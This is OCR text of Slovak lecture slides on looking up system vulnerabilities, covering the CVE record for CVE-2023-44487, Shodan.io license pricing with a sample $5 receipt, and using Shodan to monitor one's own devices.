
Konkrétna ukážka pre zisťovanie zraniteľnosti systému

cve.org

- CVE Record User Guide
  - https://www.cve.org/CVERecord/UserGuide/#cve-kev

- Vyhľadávanie informácií o:


  CVE-2023-44487




Konkrétna ukážka pre zisťovanie zraniteľnosti systému

CVE-2023-44487

- **HTTP/3: Rýchlejší a bezpečnejší web**
  - https://www.websupport.sk/podpora/kb/http3-rychlejsi-a-bezpecnejsi-web/






https://www.cve.org/CVERecord?id=CVE-2023-44487

Shodan.io/Pricing

Cena licencií na shodan.io (len pre predstavu)

- Doživotná basic licencia
  (zaujímavá... ale dostupná iba v špeciálnych akciách, raz za X rokov)



Receipt from Shodan, LLC.


Receipt #1268-4168

AMOUNT PAID	DATE PAID	PAYMENT METHOD
$5.00	Jul 17, 2023, 1:42:45 PM	MasterCard - [redacted]

SUMMARY


Payment to Shodan, LLC.	$5.00
Amount charged	**$5.00**


If you have any questions, contact us at support@shodan.io or call at +1 740-746-3261.




Identifikácia zraniteľností systémov so shodan.io

S liceniou: aj možnosť monitorovať (svoje) zariadenia








